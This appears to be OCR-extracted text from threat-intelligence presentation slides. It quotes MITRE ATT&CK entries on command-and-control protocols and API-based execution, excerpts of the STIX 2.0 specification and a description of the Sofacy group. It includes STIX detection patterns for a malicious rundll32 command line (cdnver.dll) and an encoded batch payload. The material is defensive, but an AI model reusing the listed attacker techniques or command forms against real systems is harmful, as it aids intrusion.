
Screen Capture

File and
Directory
Discovery

Process
Discovery

System Network
Configuration
Discovery

Feb 2018



Mar 2018

CHALLENGES

Standard Application Layer Protocol

Adversaries may communicate using a common, standardized application layer protocol such as HTTP, HTTPS, SMTP, or DNS to avoid detection by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server.

For connections that occur internally within an enclave (such as those between a proxy or pivot node and other nodes), commonly used protocols are [RPC](#), [SSH](#), or [RDP](#).

Contents [hide]

- 1 Examples
- 2 Mitigation
- 3 Detection
- 4 References

Examples

- APT28 used SMTP as a communication channel in various implants, initially using self-registered Google Mail accounts and later compromised email servers of its victims. Later implants such as [CHOPSTICK](#) use a blend of HTTP and other legitimate channels, depending on module configuration.^[1]
- APT32 has used JavaScript that communicates over HTTP or HTTPS to attacker controlled domains to download additional frameworks.^[2]
- APT34 malware often uses HTTP and DNS for C2. The group has also used the Plink utility and other tools to create tunnels to C2 servers.^[3]
- [BRONZE BUTLER](#) malware has used HTTP for C2.^[4]
- FIN6 used the Plink command-line utility to create SSH tunnels to C2 servers.^[5]
- A [Gamaredon Group](#) file stealer can communicate over HTTP for C2.^[6]
- A [Lazarus Group](#) malware sample conducts C2 over HTTP.^[7]
- [Magic Hound](#) malware has used HTTP and IRC for C2.^[8]
- [OilRig](#) has used HTTP and DNS for C2.^[9]
- [Stealth Falcon](#) malware communicates with its C2 server via HTTPS.^[10]
- [3PARA RAT](#) uses HTTP for command and control.^[11]
- [4H RAT](#) uses HTTP for command and control.^[11]
- [ADVSTORESHELL](#) connects to port 80 of a C2 server using Wininet API.^[12]
- [BACKSPACE](#) uses HTTP as a transport to communicate with its command server.^[13]
- [BADNEWS](#) establishes a backdoor over HTTP.^[14]
- [BBSRAT](#) uses GET and POST requests over HTTP or HTTPS for command and control to obtain commands and send ZLIB compressed data back to the C2 server.^[15]
- [BUBBLEWRAP](#) can communicate using HTTP or HTTPS.^[16]
- [BlackEnergy](#) communicates with its C2 server over HTTP.^[17]
- Various implementations of [CHOPSTICK](#) communicate with C2 over HTTP, SMTP, and POP3.^[18]
- has exfiltrated data in HTTP POST headers.^[19]
- [CORESHELL](#) can communicate over HTTP, SMTP, and POP3 for C2.^{[1][20]}
- The [Carbanak](#) malware communicates to its command server using HTTP with an encrypted payload.^[21]

Standard Application Layer Protocol	
Technique	
ID	T1071
Tactic	Command and Control
Platform	Linux, macOS, Windows
Data	Packet capture,
Sources	Netflow/Enclave netflow, Process use of network, Malware reverse engineering, Process monitoring
Requires	Yes
Network	

Execution through API

Adversary tools may directly use the Windows application programming interface (API) to execute binaries. Functions such as the Windows API CreateProcess will allow programs and scripts to start other processes with proper path and argument parameters.^[1]

Additional Windows API calls that can be used to execute binaries include:^[2]

- CreateProcessA() and CreateProcessW(),
- CreateProcessAsUserA() and CreateProcessAsUserW(),
- CreateProcessInternalA() and CreateProcessInternalW(),
- CreateProcessWithLogonW(), CreateProcessWithTokenW(),
- LoadLibraryA() and LoadLibraryW(),
- LoadLibraryExA() and LoadLibraryExW(),
- LoadModule(),
- LoadPackagedLibrary(),
- WinExec(),
- ShellExecuteA() and ShellExecuteW(),
- ShellExecuteExA() and ShellExecuteExW()

Execution through API	
Technique	
ID	T1106
Tactic	Execution
Platform	Windows
Permissions Required	User, Administrator, SYSTEM
Data Sources	API monitoring, Process monitoring
Supports Remote	No
Contributors	Stefan Kanthak

Contents [hide]

- 1 Examples
- 2 Mitigation
- 3 Detection
- 4 References

Examples

- ADVSTORESHELL is capable of starting a process using CreateProcess.^[3]
- BADNEWS has a command to download an .exe and execute it via CreateProcess API.^[4]
- Cobalt Strike's "beacon" payload is capable of running shell commands without cmd.exe and PowerShell commands without powershell.exe.^[5]
- PlugX can use the Windows API function CreateProcess to execute another process.^[6]
- XAgentOSX contains the execFile function to execute a specified file on the system using the NSTask:launch method.^[7]

Mitigation

Mitigating specific API calls will likely have unintended side effects, such as preventing legitimate software from operating properly. Efforts should be focused on preventing adversary tools from running earlier in the chain of activity and on identifying subsequent malicious behavior. Audit and/or block potentially malicious software by using whitelisting^[8] tools, like AppLocker,^{[9][10]} or Software Restriction Policies^[11] where appropriate.^[12]

Detection

Monitoring API calls may generate a significant amount of data and may not be directly useful for defense unless collected under specific circumstances, since benign use of Windows API functions such as CreateProcess are common and difficult

Use of Open Source Tools



Authorized user performs requested cyber action

DEPRECATION WARNING

This technique has been deprecated. Please see ATT&CK's [Initial Access](#) and [Execution](#) tactics for replacement techniques.

Definition

Clicking on links in email, opening attachments, or visiting websites that result in drive by downloads can all result in compromise due to users performing actions of a cyber nature.^[1]

Authorized user performs requested cyber action

	Technique
ID	PRE-T1163
Tactic	Compromise

Difficulty for the Adversary

Easy for the Adversary (Yes/No): Yes

Explanation: Users unwittingly click on spearphishing links frequently, despite training designed to educate about the perils of spearphishing.

Detection

Detectable by Common Defenses (Yes/No/Partial): Yes

Explanation: Some environments have anti-spearphishing mechanisms to detect or block the link before it reaches the user.

References

1. ^ ↑ PETER BRIGHT. (2011, February 15). Anonymous speaks: the inside story of the HBGary hack. Retrieved March 9, 2017. ↗



STIX™ Version 2.0. Part 1: STIX Core Concepts

Committee Specification 01

19 July 2017

Specification URIs

This version:

<http://docs.oasis-open.org/cti/stix/v2.0/cs01/part1-stix-core/stix-v2.0-cs01-part1-stix-core.docx> (Authoritative)
<http://docs.oasis-open.org/cti/stix/v2.0/cs01/part1-stix-core/stix-v2.0-cs01-part1-stix-core.html>

Previous version:

<http://docs.oasis-open.org/cti/stix/v2.0/csprd02/part1-stix-core/stix-v2.0-csprd02-part1-stix-core.docx> (Authoritative)
<http://docs.oasis-open.org/cti/stix/v2.0/csprd02/part1-stix-core/stix-v2.0-csprd02-part1-stix-core.html>
<http://docs.oasis-open.org/cti/stix/v2.0/csprd02/part1-stix-core/stix-v2.0-csprd02-part1-stix-core.pdf>

Latest version:

<http://docs.oasis-open.org/cti/stix/v2.0/stix-v2.0-part1-stix-core.docx> (Authoritative)
<http://docs.oasis-open.org/cti/stix/v2.0/stix-v2.0-part1-stix-core.html>
<http://docs.oasis-open.org/cti/stix/v2.0/stix-v2.0-part1-stix-core.pdf>

Technical Committee:

OASIS Cyber Threat Intelligence (CTI) TC

Chair:

Richard Struse (Richard.Struse@HQ.DHS.GOV), DHS Office of Cybersecurity and Communications (CS&C)

Editors:

Bret Jordan (bret_jordan@symantec.com), Symantec Corp.
Rich Piazza (rpienza@mitre.org), MITRE Corporation
John Wunder (jwunder@mitre.org), MITRE Corporation

Additional artifacts:

711 PAGES!



Cyber Observable Objects...

HTTP Request Extension



HTTP Response Extension



Content-Disposition: attachment; filename=default.bat

==

artifact:payload_bin LIKE '%Q29udGVudC1EaXNwb3NpdGlvbjog..
..YXR0YWNONobVVudDsgZmlsZW5hbWU9ZGVmYXVsdC5iYXQ=%'

[Code](#)[Issues 19](#)[Pull requests 1](#)[Projects 0](#)[Wiki](#)[Insights](#)

Branch: master ▾

[cti-python-stix2 / stix2 / patterns.py](#)

BROKEN

[docs](#)

Merge pull request #203 from oasis-open/200-filter-contains

26 days ago

[examples](#)

GH-188: WIP: Converting all IDs to be valid UUID v4.

a month ago

[stix2](#)

Merge pull request #204 from oasis-open/refactor-properties

26 days ago

[oasis-open / cti-pattern-validator](#)[Code](#)[Issues 2](#)[Pull requests 0](#)[Projects 0](#)[Wiki](#)[Insights](#)

Branch: master ▾

[cti-pattern-validator / stix2patterns / pattern.py](#)[setup.py](#)

Update setup.py to include taxii2-client as an extra dependency


4 months ago

```
$ python test_pattern.py '%\AppData\Local\cdnver.dll',#1'
Traceback (most recent call last):
  File "test_pattern.py", line 7, in <module>
    indicator = Indicator(name="test",pattern=[s_pattern],labels=["malicious-activity"])
  File "/usr/local/lib/python2.7/site-packages/stix2/base.py", line 121, in __init__
    self._check_property(prop_name, prop_metadata, setting_kwargs)
  File "/usr/local/lib/python2.7/site-packages/stix2/base.py", line 57, in _check_property
    raise InvalidValueError(self.__class__, prop_name, reason=str(exc))
stix2.exceptions.InvalidValueError: Invalid value for Indicator 'pattern': FAIL: Error found at line 1:1. mismatched input
"process:command_line LIKE '%\\AppData\\Local\\cdnver.dll',#1'" expecting {IdentifierWithoutHyphen, IdentifierWithHyphen, '('}
```

ERROR

```
$ python test_pattern.py '%\AppData\Local\cdnver.dll,#1'
{
  "type": "indicator",
  "id": "indicator--8da87a70-ddef-4c55-8553-192d7fed04d7",
  "created": "2018-10-18T14:11:44.676Z",
  "modified": "2018-10-18T14:11:44.676Z",
  "name": "test",
  "pattern": ["process:command_line LIKE '%\\\\AppData\\\\Local\\\\cdnver.dll,#1'"],
  "valid_from": "2018-10-18T14:11:44.676055Z",
  "labels": [
    "malicious-activity"
  ]
}
```





Available at

<https://mitre.github.io/attack-navigator/enterprise/>

THANK YOU



@Unit42_Intel



@r0bf4lc



PLAYBOOK VIEWER

PLAYBOOKS

OILRIG

SOFACY

PICKAXE

PATCHWORK

DARKHYDRUS

REAPER

RANCOR

TICK

DRAGONOK

Sofacy (also known as Fancy Bear, APT 28, STRONTIUM, Pawn Storm) is a highly active actor with a Russian nexus. They have been active since the mid 2000s, and have been responsible for targeted intrusion campaigns against various industry vertical such as but not limited to Aerospace, Defense, Energy, Government and Media. Extensive observation and research of Sofacy's activities over time indicated a profile closely mirroring the strategic interests of the Russian government. More recently, this group has been attributed to the GRU, Russia's premier military intelligence service as reported by the US Intelligence community within several declassified public documents.

This adversary has been observed to have access to a wide range of implants, such as Coreshell, XAgent, Xtunnel, SofacyCorberp, as well as a variety of malware for non Windows platforms such as Linux, macOS, iOS, Android, and Windows Phones. They are also known for registering domain names closely resembling domains of legitimate organizations they are planning to target. Often times, credential harvesters may be deployed onto these sites in order to gather credentials to be repurposed for post-exploitation operations.

Several high profile intrusions have been publicly linked to the Sofacy group, such as the German Bundestag, France's TV5Monde TV station, the Democratic National Committee, the World Anti-Doping Agency, and the Ukrainian military.

March 2018 to March 2018

January 2018 to January 2018

Intrusion Set: Sofacy

Campaigns: 2

Indicators: 17

Attack Patterns: 34

RECON

WEAPONIZATION

DELIVERY

EXPLOIT

INSTALL

COMMAND

OBJECTIVE

Identify business relationships

Acquire and/or use 3rd party infrastructure services

Conduct social engineering or HUMINT operation

Authorized user performs requested cyber action

Hidden Files and Directories

Remote File Copy

Process Discovery

Remote access tool

Spam phishing

Process Injection

Data Encoding

Automated Collection

Blog

researchcenter.paloaltonetworks.com/unit42/

Playbook viewer

https://pan-unit42.github.io/playbook_viewer/